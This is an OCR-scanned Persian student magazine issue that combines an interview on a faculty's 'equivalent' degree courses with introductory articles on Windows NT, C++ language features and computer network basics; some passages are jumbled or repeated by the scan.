- این دانشجویان قبل از تابستان گذشته امتحانی را گذرانده‌اند که برگزار کننده آن دفتر دوره‌های معادل بوده است، نمرات آنها به معاونت آموزشی داده شده و با نظر معاونت آموزشی دانشگاه، حد نصاب قبولی و قبول شدکان مشخص شده‌اند. نهایتاً دانشگاه با مؤسسه‌های معرفی کننده دانشجویان قراردادهایی منعقد می‌نماید و بدینوسیله مؤسسه‌های طرف قرارداد متعهد می‌شود که طی اقساطی تا آخر دوره شهریه دوره را که بالغ ۴ میلیون تومان است پرداخت نماید. ۲۵٪ درآمد دوره متعلق به دانشگاه بوده و ۶۵٪ آن در حساب درآمدهای اختصاصی دانشگاه نگهداری و نهایتاً برای دانشکده طبق آیین نامه مصوب خرج خواهد شد. احتمالاً به ازای هر درس افتاده هم مبلغی از آنها دریافت می‌شود.

آیا بهتر نبود که خود دانشکده امتحان را برگزار می‌نمود؟

ظاهراً در آیین نامه هم این وظیفه بر عهده دانشکده است. شاید از این نظر که دانشکده بهتر می‌توانست برای دانشجویانی که نهایتاً می‌خواهند در این دانشکده درس بخوانند سؤال طرح نماید، بهتر بود. اما من تصور نمی‌کنم برای دفتر دوره معادل تفاوتی داشته باشد که ما طراح سوالات آزمون باشیم یا آنها.

می‌خواهم به دانشجویان بگویم که یک چیز را مطمئن باشید: کسانی که در دانشکده و دانشگاه هستند در راستای خیر و صلاح دانشجویان حرکت می‌کنند. بهتر است کمی به آنها اعتماد نمود و بجای مقابله با آنها، آنها را حمایت کرد...

به نظر شما آیا این دوره‌ها بر اعتبار علمی دانشکده تاثیری دارند؟

- خوب، نمی‌توان ادعا کرد که بی تاثیر است. اگر پرسنل این مؤسسه‌های واقعاً با هدف ارتقای سطح علمی خود آمده باشند و از این دوره برای بهبود روند کاری مؤسسه‌های خود استفاده نمایند، نه تنها از اعتبار دانشکده کم نمی‌شود بلکه کسب اعتبار نیز هست. از طرف دیگر دانشکده هم می‌کوشد تا این دوره‌ها را خوب برگزار نماید تا به اعتبارش لطمه نخورد.

بر بازار کاری چطور؛ به نظر شما تاثیر این دوره‌ها بر

به هر حال آنها در این محیط هستند و جزوی از دانشکده محسوب می‌شوند. شما دانشجوی رسمی هستید و آنها دانشجوی معادل، و همین حضور آنها در محیط ما یعنی اینکه باید در فعالیتها یکی که در اینجا انجام داده می‌شود دخالت داده شوند تا فاصله و بی‌تفاوتی و دوستگی وجود نداشته باشد

ممکن است کمی درباره خصوصیات مدرک معادل توضیح دهد؟

- بله:

□ مدرک دوره معادل فاقد ارزش ادامه تحصیل در مقاطع رسمی دانشگاه‌ها و مؤسسه‌های آموزش عالی و پژوهشی می‌باشد.

□ در گواهینامه فارغ التحصیلی این دانشجویان حتماً کلمه معادل قید می‌شود.

□ این دانشجویان از نظر مقررات آموزشی تابع مقررات رسمی و مصوب دانشگاه در مقاطع نظری می‌باشند.

□ فرض بر آن است که این مدرک تنها در همان سازمان دولتی که دانشجوی معادل را معرفی کرده اعتبار دارد.

□ کلاس‌های دانشجویان معادل این دانشکده از کلاس‌های دانشجویان رسمی جدا می‌باشد و به علت شاغل بودن این افراد کلاس‌های آنها معمولاً بعد از ظهرها برگزار می‌شود.

□ این دانشجویان باید پرسنل مؤسسه‌های دولتی - و نه خصوصی - بوده و از طرف آنها معرفی شده باشند.

□ جناب آقای دکتر همایون پور، درست است که بر طبق آیین نامه این افراد باید شاغل باشند، ولی گفته می‌شود که عده‌ای محدود از آنها واقعاً شاغل نیستند و صرفاً علت اینکه در این شرکتها وابستگانی دارند، از طریق آنها وارد دانشگاه گشته‌اند. در این مورد نظر شما چیست؟

- باید گفت که این افراد تا قبل از ورود به دانشکده با ما تماسی نداشته‌اند و ارتباط آنها با دانشگاه تنها از طریق دفتر دوره‌های معادل بوده است و این دفتر زیر نظر معاونت آموزشی دانشگاه اداره می‌شود. بنابراین دانشکده دخالتی در کنترل مدارک آنها ندارد و تابع دفتر دوره‌های معادل می‌باشد. مؤسسه‌های گواهی می‌کنند که اینها پرسنل آنها هستند.

ممکن است درباره نحوه ورود این دانشجویان به

بازار کار چگونه است؟

- اگر از این دید نگاه کنیم که این دانشجویان پرستیل شرکتهای دولتی هستند (که فرض مانیز همین است)، آنها قبل از استخدام مؤسسه مربوطه در آمدند. از طرف دیگر شرکتهایم در مقابل کارمندانشان متعهد هستند و منطقی هم نیست که یک مؤسسه به دلیل آنکه چند سال از دوره تحصیل کارمندش گذشته است و دانش او دیگر به هنگام نیست کاومند جدیدی را استخدام و جایگزین او نماید. بلکه بهتر است سعی نماید سطح علمی همان کارمندش را ارتقا دهد و یا در صورت لزوم امکان شرکت در دوره های تخصصی جدیدی را برای او فراهم آورد. بنابراین به نظر من این دوره ها هیچ تأثیر منفی بر بازار کار نخواهند داشت.

- مدرک دوره معادل فاقد ارزش ادامه تحصیل در مقاطع رسمی دانشگاهها و مؤسسات آموزش عالی و پژوهشی می باشد.
- در گواهینامه فارغ التحصیلی این دانشجویان حتماً کلمه "معادل" قید می شود.

گزارش ویژه دوره های معادل
پویش ۷
فعالیتهایمان شرکت نمی دهیم. این کار به نظر من اصلاً خوشایند نیست.

■ ممکن است توضیح دهد که دانشکده تابه حال این بودجه را به چه مصارفی رسانده است و یا قصد دارد پرساند؟ - دانشکده به پشتونه این بودجه تابه حال اقدام به خرید وسایل زیر نموده است که بزودی وارد دانشکده خواهد شد: یک دستگاه تکثیر با کیفیت و سرعت بالا.

یک دستگاه Video Projector

بعضی تجهیزات آزمایشگاه های کارشناسی و مواردی دیگر که خرید این وسایل در دست اقدام است و بعضی از آنها در ترم آینده به دانشکده وارد خواهند شد.

■ آقای همایون پور، در مورد مشکلات پیش آمده و اعتراض دانشجویان رسمی به نظر شما آیا بهتر نبود کل ماجرا برای آنها شرح داده منشد ها فکر من کنیم بیشتر مشکلات ناش از بن اطلاعی دانشجویان از قضیه بود.

- بینید ما نیت خیر داشته ایم و اصلًا فکر نمی کردیم که اعتراضی در کار باشد. این مطلبی است که در دانشکده های دیگر هم انجام می شود و در دانشگاه جا افتاده است.

■ آقای دکتر، بعضی از دانشجویان فکر من کنند که اصولاً بهتر است در تصمیم کمیتهای دانشکده به گونه ای نظر دانشجویان هم پرسیده شود و دخالت داده شود، نظر شما چیست؟

- به نظر من مواردی که بتوان نظر دانشجویان را دخیل نمود اندک است چون در بسیاری از موارد تصمیم گیریها نیاز به تخصص دارد و دیگر اینکه مطابق آیین نامه ها و قوانین، دانشکده موظف به این امر نمی باشد. اما من کاملاً مخالف نیستم، تا آنجا که امکان داشته و به صلاح باشد، آگاهی از نظرات دانشجویان و انعکاس آنها در تصمیم گیریها می تواند مفید و مطلوب باشد.

■ بسیار خوب، در آخر چنانچه خودتان حرف دیگری دارید، بفرمایید.

- می خواهم به دانشجویان بگویم که یک چیز را مطمئن باشید: کسانی که در دانشکده و دانشگاه هستند در راستای خیر و صلاح دانشجویان حرکت می کنند. بهتر است کمی به آنها اعتماد نمود و بجای مقابله با آنها، آنها را حمایت کرد. دانشکده نیز به نوبه خود انتظار حمایت دانشجویان را دارد. همانطور که قبل از نیز بیان نمودم، در راه اندازی دوره معادل هدف و قصد اصلی علاوه بر کمک به مؤسسات دولتی، تأمین منابع مالی مورد نیاز برای تقویت دانشکده، رفع کمبودها و دستیابی به اهداف توسعه بوده است و نه چیز دیگر.

■ با تشکر از شما که وقت گذاشتید و در این گفتگو شرکت نمودید.

■ ظاهرا شما در جایی به این اشاره نموده بودید که درست نیست دانشجویان رسمی با دانشجویان معادل ارتباطی داشته باشند، ممکن است در این مورد توضیح دهید؟ - بینید، چون از این بچه ها اسقبال خوبی نشده بود، فکر کردیم که ممکن است که این ارتباط و اعتراض دانشجویان رسمی برای آنها مشکل را باشد و هم دانشکده ای و خواهر و برادر و نه رقیب خود - بدانند، به نظر من این ارتباط مطلوب و مفید نیز هست. من نه تنها بچه ها را از آن منع نمی کنم بلکه آنرا توصیه نیز می نمایم. من فکر می کنم که آنها از نظر علمی به شما احتیاج داشته باشند و شما می توانید به آنها در درس هایشان کمک نمایید. از طرف دیگر آنها هم می توانند در فعالیتهای فوق برنامه شما حضور مؤثر داشته باشند. هر ایرانی دوست دارد که هموطنش به لحاظ علمی و فکری رشد نماید. اسلام دینی هست که سعی می کند ارتباط و اجتماع را قوت و گسترش دهد و افراد را دور هم جمع نماید و وحدت و تحکیم بخشد. پس چرا ما از این فرصت استفاده نکنیم و آنها را در اجتماعات خود شرکت ندهیم؟ به هر حال آنها در این محیط به سرمی برند و جزئی از دانشکده ما به حساب می آیند. شما دانشجوی رسمی هستید و آنها دانشجویان معادل این دانشکده هستند. همین حضور آنها در محیط دانشکده یعنی اینکه باید در فعالیتهایی که در اینجا وجود دارد دخالت داده شوند تا فاصله و بی تفاوتی و درستگی وجود نداشته باشد و درست نیست که شما در برنامه هایتان، در جلسات علمی - فرهنگی و اردو هایتان بگویید ما با دانشجویان معادل کاری نداریم و آنها را در

حداقل حافظه‌ای که ویندوز NT برای نصب شدن احتیاج دارد ۱۶ مگابایت است. اما این مقدار حافظه هیچگاه برای اعمالی که ویندوز NT انجام می‌دهد کافی نیست. در این مرحله است که حافظه مجازی وارد عرصه می‌شود. این سیستم مقداری از فضای دیسک سخت را به عنوان حافظه اصلی شبیه‌سازی می‌کند. این امر در ویندوز‌های دیگر نیز به شرم می‌خورد ولی نحوه کار آن در ویندوز NT بسیار پیشرفته‌تر و بهینه‌تر شده است. در وهله اول چون NT یک سیستم کاملاً ۳۲ بیتی است، سیستم حافظه مجازی آن نیز ۳۲ بیتی کار می‌کند. نکته قابل توجه حجم زیادی از حافظه مجازی است که این سیستم می‌تواند پشتیبانی کند. ۴ گیگابایت حافظه مجازی روی دیسک سخت سبب شده که هیچ برنامه‌ای از کمبود حافظه شکایت نکند. البته از این ۴ گیگابایت ۲ گیگابایت برای خود سیستم عامل رزرو شده است و برنامه‌های کاربر می‌توانند از ۲ گیگابایت باقی مانده استفاده کنند. شیوه کار سیستم حافظه مجازی ویندوز NT بر مبنای Demand-Paging است. در این سیستم به این ترتیب است که هرگاه به اطلاعات موجود در حافظه مجازی نیاز باشد مجدداً به حافظه اصلی برگردانده می‌شوند. لازم به ذکر است که سیستم تنها موقعی حافظه مجازی را روی دیسک سخت بنا می‌کند که با کمبود حافظه اصلی مواجه شود و افزایش حافظه مجازی متناسب با میزان اطلاعات تا سقف ۲ گیگابایت می‌باشد.

حوزه‌ها و گروههای کاری (Workgroups)

ویندوز NT را می‌توان هم در حالت حوزه (Domain) و هم در حالت گروههای کاری (Workgroup) پیکر بندی کرد.

* گروههای کاری (Workgroup): مجموعه‌ای از دو یا چند کامپیوتر می‌باشند که ارزش و مرتیه همه آنها یکسان است و فقط از اطلاعات هم استفاده می‌کنند. طبیعتاً شبکه موردنظر باید از نوع نظری به نظری (Peer to Peer) باشد. در این حالت هر کامپیوتر تنظیمات ویژه و اکانت مدیریت حفاظتی (Security Account) یا اصطلاحاً SAM ویژه خود را دارد. تعداد کامپیوترهای شبکه در این حالت معمولاً کم است.

* حوزه (Domain): برخلاف حالت Workgroup، تمام کامپیوترهایی که در یک حوزه هستند از یک SAM حوزه مرکزی تبعیت می‌کنند. به این معنا که یک پایگاه داده کلی در حوزه مرکزی قرار دارد و کلیه ایستگاههای کاری به آن مراجعه می‌کنند. این پایگاه داده توسط سرویس دهنده ویندوز NT (Windows Server) اداره می‌شود. تعداد کامپیوترها در این حالت بیشتر است و نوع شبکه آن سرویس دهنده/سرویس گیرنده (Client/Server) خواهد بود.

□□□

ساختار ویندوز NT

ویندوز NT بر مبنای چندین قسمت و زیر برنامه مجزا طراحی شده است، به این معنا که سیستم عامل به عنوان "کل" از چند برنامه کاملاً جدا از هم، به عنوان "جزء" تشکیل شده و این قسمتها هر کدام وظیفه ویژه خود را دارد. به مجموعه تمام این قسمتها سیستم عامل ویندوز NT گفته می‌شود. این ساختار چند قسمتی (Modular) دارای این ویژگی است که تغییر و ارتقا قسمتی از سیستم عامل به راحتی انجام می‌شود و نیازی به تغییر کل سیستم عامل نیست. اگر از دریچه‌ای دیگر به ساختار ویندوز NT بنگریم، آن را شامل دو قسمت عمده زیر می‌بینیم: حالت هسته‌ای و حالت کاربری سیستم عامل.

* حالت هسته (Kernel Mode): حالتی است که اجازه دسترسی مستقیم به سختافزار کامپیوتر را فراهم می‌سازد. همچنین اجزای کلیدی سیستم عامل (Key Components) در این حالت به اجرا در می‌آیند.

* حالت کاربری (User Mode): این حالت اجازه دسترسی مستقیم به سختافزار را ندارد و نسبت به حالت هسته‌ای دارای محدودیتهای بیشتری است. نرمافزارهای کاربری و بعضی از زیر سیستمهای ویندوز NT در این حالت اجرا می‌شوند.

میکروکرنل (Micro Kernel)

میکروکرنل را می‌توان هسته مرکزی ویندوز NT تصور کرد که وظیفه آن، کنترل و زمان بندی اجرای دستورات برنامه‌ها بر روی پردازنده می‌باشد. در زمانی که بیش از یک پردازنده بر روی مادربرد می‌باشد باز هم وظیفه میکروکرنل است که بار اجرای دستورات را بین پردازنده‌ها تقسیم کند. پس آنچه که مشهود است اینست که میکروکرنل یکی از اجزای لازم سیستم عامل است که حتماً باید در حافظه اصلی مقیم باشد.

فرید
فرامانی راد
(ساخت افزار ۷۶)

سیستم حافظه مجازی (Virtual Memory System)

67-68

آنچه در مقاله دارید اولین قسمت از سری مقالات است که در آن برخی تکنیک ها و نکته های برنامه نویسی به زبان C++ که خودمان با آنها بخوبی داشته ایم به تفصیل بررسی شده اند و در قسمتهای بعدی ادله معتبر تکنیک ها و سپس برخی تکنیک های نست برنامه های OO و دیدگاه های تسبیح جدید در OO و تلفیق آن با دیدگاه های دیگر نیز بررسی خواهد شد.

این در ابتدا یک مقاله بود که درستهای خودش را از خواندن آن خواستار اضافه کردن توضیحات بیشتر به آن شدند و ماهم به ناچار هر یار به حجم مطلب افزودم و درنهایت دیدم که شوند صفحه شد! (:

■ ایجاد تابع تبدیل (Conversion Function)

کامپایلر C++ برای خودش یک سری تبدیلات مشخصی دارد مانند تبدیل * viod به * (default casts) char * که ما بخواهیم که مثلاً int را به یک نوع داده از جنس Stack که تعریف شد در پایین آمده است تبدیل کنیم، دو راه پیش رو داریم: یا اپراتور = را overload کنیم (تابع operator=(int) را تعریف کنیم) یا یک constructor ای که یک int به عنوان پارامتر می گیرد و به شکل Stack(int) را به تعریف می شود. اما مگر بخواهیم int را به Stack تبدیل کنیم چون ساختار int از دسترس ما خارج است، از روش دیگری استفاده می کنیم که استفاده از تابع تبدیل است. تبدیل یک نوع کلاس به یک نوع داده پیش ساخته از طریق تابع تبدیل انجام می شود که فرم کلی آن چنین است:

operator data_type()

```
class Stack {
    int stack[SIZE], top;
public:
    // ...
    operator int() { return top; }
    // ...
    Stack myStack;
    int i = myStack; // i <- myStack.top
```

■ ارتباط بین کلاس ها با توابع و کلاس های دوست (Friend)

تابع دوست بیشتر برای این منظور بکار می روند که در یک کلاس خاص، یک کلاس دیگر یا یک تابع اجازه دسترسی به اعضای protected و private کلاس مذکور را داشته باشد. وقتی یک کلاس دوست کلاس دیگری

پویش ۷

مبانی در C++

می شود تمام تابع کلاس اول دوست کلاس دوم محسوب می شوند. یکی از کاربردهای تابع دوست در overload کردن اپراتور های <> و >> است:

```
class Stack {
    friend ostream &operator<<(ostream &,
    const Stack&);
    // ...
    ostream &operator<<(ostream &os, const Stack
    &obj)
    {
        os.width(4);
        for (int i = 0; i < top; i++) os << setw(4) <<
        stck[i];
    }
    // ...
    cout << myStack;
}
```

یک تابع Template تابعی است که با انواع داده های کلی کار می کند:


```
template <class Type>
void Swap(Type &a, Type &b)
{
    Type temp = a;
    a = b;
    b = temp;
}
// ...
int i, j;
Stack s1, s2;
// ...
Swap(i, j);
Swap(s1, s2);

```

کلاس های Template می آید و مشخص کننده نوع داده هایی است که از آنها در تعریف تابع یا کلاس استفاده کرده ایم. تنها نکته ای که باید در مورد کد بالا باید توجه داشت این است که برای استفاده از تابع Swap برای Stack باید اپراتور = برایش overload شده باشد.

وقتی یک کلاس Template تعریف می شود تمام داده ها و انواع موجود در آن Template می شوند.

```
template <class T>
class SafeArray {
    T a[SIZE];
public:
    T &operator[](int);
```



□ **چند ریختی (Polymorphism):**

کلمه polymorphism (یا اصطلاحاً چند ریختی) دو نوع است: compile_time polymorphism که همان وراثت یا مشتق شدن است و دیگری run_time polymorphism که توسط توابع مجازی به وجود می‌آید. ولی اغلب وقتی سخن از polymorphism می‌شود منظور نوع run_time است.

□ **وراثت (Inheritance):**

در ارث بری فقط اعضای public, protected کلاس پایه به ارث می‌رسند. در نوع ارث بری public سطوح دسترسی اعضای به ارث رسیده همانند کلاس پایه است، در نوع protected و private سطوح دسترسی اعضای به ارث رسیده به ترتیب protected و private خواهد بود. توابع دوست به ارث نمی‌رسند. مثال زیر را در نظر بگیرید:

```
class Base {
    int b;
public:
    Base(int i) { b = i; }
    ~Base();
    // ...
};

class Derived : public Base {
    int d;
public:
    Derived(int bv, int dv) : Base(bv) { d = dv; }
    ~Derived();
    // ...
};

در این حالت b در Derived وجود دارد ولی Derived به آن دسترسی ندارد، برای دسترسی به آن باید از توابع public و protected کلاس Base استفاده کند.
```

اگر شیئی از نوع کلاس Derived تعریف کنیم constructor کلاسها به ترتیب ارث بری صدای زده می‌شوند، یعنی اول Base و لی پارامترها به ترتیب عکس منتقل می‌شوند به همین علت تمامی پارامترها به پایین ترین سطح (Derived) پاس داده می‌شوند. در عوض destructor هایه به ترتیب عکس ارث پیری صدای شوند. می‌شوند یعنی اول Base بعده Base. این ترتیب تحت هر شرایطی حفظ می‌گردد.

اگر dptr از نوع * Derived و bptr از نوع * Base باشند عبارت bptr = dptr درست است ولی عبارت dptr = bptr درست نیست و می‌شود مگر در حالتی که bptr به یک منجر به خطای زمان اجرا می‌شود (مثلاً بعد از دستور Derived اشاره کند (bptr = dptr)). یعنی * Base یک نوع داده کلی برای کلیه انواع داده‌های اشاره کر به کلاس‌های مشتق شده از Base می‌باشد مانند * void برای

```
const T &operator[](int) const;
};

T &SafeArray::operator[](int i)
{
    assert(i >= 0 && i < SIZE);
    return a[i];
}
// ...

SafeArray<int> intSafeArray;
int i = intSafeArray[2];

همانطور که ملاحظه می‌کنید برای کلاس SafeArray دو گونه تابع [[operator[]]] نوشته شده است: یک نوع آن T& برای گرداند و نوع دیگر const T& برای گرداند و const است. از طرف دیگر ماز تابع [[operator[]]] به شکل زیر هم می‌توانیم استفاده کنیم: SafeArray<int> sa;
sa[2] = 3;

این بدان علت است که تابع [[operator[]]] مقدار برگشته اش یک رفنس (T&) است. این یکی از روش‌های تغییر دادن داده‌های خصوصی یک کلاس است. ولی اگر شیئی که از نوع کلاس بالا تعریف می‌کنیم const باشد ما دیگر نمی‌توانیم اعضای داخل کلاس را تغییر دهیم بنابراین مقدار برگشته تابع باید const T& باشد تا اعضای داخل کلاس در داخل برنامه قابل تغییر نباشند. از طرف دیگر می‌دانیم که از طریق یک شیء const فقط می‌توان به تابع const آن کلاس دسترسی داشت، بنابراین گونه const تابع هم باید وجود داشته باشد.
```

دقت کنید که منظور از Class Template همان کلاسی است که به شکل Template تعریف شده است مثل SafeArray در صورتیکه Class Template یک کلاس جزء از یک Class است مثل SafeArray<int> Template. حال فرض کنید که تعاریف زیر در داخل یک کلاس SafeArray مانند Template نوشته شده است، هر کدام از این تعاریف مفهومی دارند که در مقابله‌شان آمده است:

Template Class f1() : friend void f1() دوست تمام SafeArray می‌شود.

Template Class f2(X<int> &) : friend void f2(X<int> &) دوست کلاس SafeArray<int> می‌شود.

Template Class f3() : friend void A::f3() دوست تمام Template Class ها می‌شود.

Template Class f4() : friend void C::f4(X<int> &) دوست کلاس SafeArray<int> می‌شود.

Template Class Y : friend class Y دوست تمام Template Class ها می‌شود.

Template Class Z<int> : friend class Z<int> دوست کلاس SafeArray<int> می‌شود.

کار انجام نشود تابع کلاس پایه در موقع لزوم برای کلاس مشتق شده اجرا خواهد شد.

```
class Base {
public:
    virtual void f() { cout << "Base Version" <<
endl; }
};

class Derived : public Base {
public:
    void f() { cout << "Derived Version" << endl; }
};

Base b;
Derived d;
b.f();
d.f();
d.Base::f();
```

خروجی حاصل از تکه برنامه بالا چنین است:

```
Base Version
Derived Version
```

constructor ها نمی توانند مجازی باشند ولی destructor ها علی رغم اختلاف نامهایشان می توانند مجازی باشند.
اگر تعريف تابع (f) را به شکل `virtual void f() = 0;` و بدون بدن بنویسیم در این صورت تابع (f) را مجازی تام (pure virtual) و کلاس Base را کلاس مجرد (abstract class) می گویند. در این صورت بدن تابع (f) در کلاس مشتق شده باید تعریف شود، در غیر این صورت کلاس مشتق شده هم یک کلاس مجرد خواهد بود. از نوع یک کلاس مجرد فقط می توان اشاره گر و رفرانس تعريف کرد. استفاده از کلاس های مجرد به طراحی برنامه ها کمک زیادی می کند.

قالب (Cast) ها:

در C++ بخلاف C که فقط یک نوع `cast` وجود داشت، چهار نوع `cast` داریم. شکل کلی آنها چنین است:

```
suitable_cast<destination_type>
(statement)
static_cast :      int *ip; char *cp =
static_cast<char *>(ip);
polymorphic
بکار می رود. نوع داده ها زمان compile مشخص می شوند.
const_cast :      const int a = 2; int b =
const_cast<int>(a);
فقط جهت تغییر دادن خصوصیت const و volatile بکار
می رود.
```

وراثت مجازی (Virtual Inheritance)

مدل ارث بری زیر را در نظر بگیرید:

```
class Base {
    int a;
};

class Derived1 : public Base {
};

class Derived2 : public Base {
};

class Multiple : public Derived1, public Derived2 {
};

کلاس های Derived1 و Derived2 چون هر دو از Base ارث می برند هر کدام دارای یک a می منحصر بفرد هستند. وقتی کلاس Multiple از دو کلاس Derived1 و Derived2 ارث می برد دارای دو کپی از a خواهد شد: a و Derived1::a و Derived2::a. همین علت تکه کد زیر compile نخواهد شد:
```

```
void main()
{
    Multiple both;
    Base *array;
    array = &both;
```

اینجا پدیدهای بنام ambiguous یا ابهام پیش می آید و نماینده پیغام compiler این است:

```
mi.c++:15: type 'Base' is ambiguous base class
for type 'Multiple'
```

برای رفع این مشکل کافیست نگذاریم بیشتر از یک گونه از هر نوع داده یا تابع در نتیجه ارث بری مرکب به کلاس مشتق شده منتقل شود که همان ارث بری مجازی است:

```
class Base {
    int a;
};

class Derived1 : virtual public Base {
};

class Derived2 : virtual public Base {
};

class Multiple : public Derived1, public Derived2 {
};
```

توابع مجازی (Virtual Functions)

نهایتاً تفاوت توابع مجازی با دیگر توابع در این است که این توابع می توانند توسط کلاس های ارث برند دوباره تعریف شوند (می گوییم که اصطلاحاً override شده اند) و اگر به هر علتی این

```

void ShapeInfo(Shape *shapePtr)
{
    Circle *circlePtr;
    Cylinder *cylinderPtr;
    cylinderPtr = dynamic_cast<Cylinder *>
    (shapePtr);
    if (cylinderPtr) { cout << "Shape is Cylinder"
    << endl; return; }
    circlePtr = dynamic_cast<Circle *>
    (shapePtr);
    if (circlePtr) { cout << "Shape is Circle" <<
    endl; return; }
    cout << "Shape Unknown" << endl;
}

```

مراجع:

C++ HOW TO PROGRAM

author: DEITEL & DEITEL
 PRENTICE HALL publication - 1998

C++ THE COMPLETE REFERENCE

author: HERBERT SCHILDT
 McGRAW HILL publication - 1995

reinterpret_cast : char *gp =
 reinterpret_cast<char *> (80000);
 برای تبدیل انواع داده‌های ناسازگار به کار می‌رود.

dynamic_cast :

مهم‌ترین استفاده آن در تبدیل نوع داده‌های polymorphic (Virtuality و Inheritance) در زمان اجراست. در صورت ناموفق بودن تبدیل تایپ مقدار برگشتی تابع ۰ خواهد بود. فرض کنید در یک سلسله مراتب ارث بری از Cylinder از Circle هم از Shape ارث می‌برند، حال در یک تابع مانند ShapeInfo() که یک اشاره گر به کلاس پایه (Shape) می‌گردد می‌خواهیم اول نوع کلاس محتوای اشاره گر را تعیین کنیم و بقیه تابع را بحسب آن بنویسیم، ساده‌ترین راه گذاردن یک متغیر از نوع { Shape, Circle, Cylinder } در داخل همه کلاس‌هاست که به خیلی چیزها وابسته می‌شود که جالب نیست، یک راه دیگر استفاده از تابع typeid() از سری توابع RTTI (Run Time Type Information) است، آخرین راه استفاده از dynamic_cast است:

می‌دانیم که یک اشاره گر به کلاس پایه را نمی‌توان در یک اشاره گر به کلاس مشتق شده ریخت مگر در حالتی که قبلاً در بخش وراثت گفته شد، با استفاده از این نکته تابع ShapeInfo() را می‌توان به شکل زیر نوشت:

□□□



پاشا سیستم
 Pasha System

فروش فوق العاده دانشجویی

فروش جدیدترین CD های کامپیوتر و قطعات و لوازم تکه


و چاپکر

مکان: خیابان شهید صدر امام راه انتقال - شماره ۲۱۰




نیزهای خط
راتس احمد
مطلوبی
می گیرد.

۲- کابل Twisted pair: کار با آنها راحت است و از کابل ارزان‌تر هستند ولی محدودیت فاصله دارند و معمولاً توسط کانکترهای RJ11 و RJ45 (همانند تلفن) متصل می‌شوند. هسته مرکزی آن از جفت سیم‌هایی تشکیل شده که به



هم تابانده
شده‌اند.

۳- کابل فیبر نوری Fiber-optic cable: بسیار گران هستند و تجهیزات ویژه‌ای می‌خواهند. در عوض سرعت فوق العاده



بالایی را دارند
و مسافت‌های
دور را پشتیبانی
می‌کنند.

■ کارت شبکه (NIC): کارت شبکه یا Network interface card، رابط بین بک گره (کامپیوتر) با کابل شبکه می‌باشد که خود به دو نوع تقسیم می‌شود:

- بیرونی (external): به پورت پارالل وصل می‌شود.
- درونی (internal): داخل کامپیوتر نصب می‌شود.

ممکن است کارت شبکه با اسمی دیگری همچون

مقدمه امروزه بحث شبکه‌های کامپیوتری و اهمیت آنها در دنیا بر هیچ کس پوشیده نیست. پیشرفت سریع این علم و تیزیاز شدید انسانها به استفاده از شبکه بشر را وارد عصر اطلاعات کرده است. نمونه بارز این امر شبکه بزرگ و جهانی اینترنت می‌باشد که به عقیده بسیاری جدایی آن با مراکز و مؤسسه‌هایی که از آن استفاده می‌کنند عملأ ممکن نیست.

به طور کلی شبکه‌های کامپیوتری به دو دسته unbounded و bounded media media تقسیم می‌شوند که چنانچه وسیله انتقال کامپیوترها از اجزای فیزیکی نظر سیم تشکیل شده باشد آنرا bounded می‌نامند. در سوی دیگر ممکن است کامپیوترها از طریق فرکانس‌های رادیویی و امواج مایکروویو با هم ارتباط داشته باشند که در این صورت به آنها نام unbounded اطلاق می‌شود. در این مقاله بیشتر بحث پیرامون شبکه‌های bounded می‌باشد.

اجزای اصلی یک شبکه:

- کابل و سیم رابط (Cabling)
- رابط شبکه (Network Interface)
- گره‌ها (Nodes)
- قراردادهای شبکه (Protocols)

کابل و سیم رابط:

۱- کابل Coaxial: محبوبیت بسیاری دارد و در اکثر مراکز از آن استفاده می‌شود. یک رشته سیم مسی در مرکز آن قرار دارد که توسط یک لایه محافظ پوشیده شده است. این لایه

فراز
شبکه

فرید
فرامانی راد
(ساخت افزار ۷۶)

برخی از سرویس‌های سرویس دهنده‌های NT Netware (General Purpose Server) چند منظوره:

- ارسال و دریافت نامه الکترونیکی (Email)
- انتقال و کپی فایلها از کامپیوتری به کامپیوتر دیگر (FTP)
- اجازه دسترسی به بقیه کامپیوترها جهت استفاده از سرویس دهنده فایل

لازم به یادآوری است که هر کامپیوتری که به طریقی از یک از سرویس‌های شبکه استفاده کند، یک client محسوب می‌شود، یک کامپیوتر mainframe هم می‌تواند client باشد. در لغت به معنی "مشتری" است.

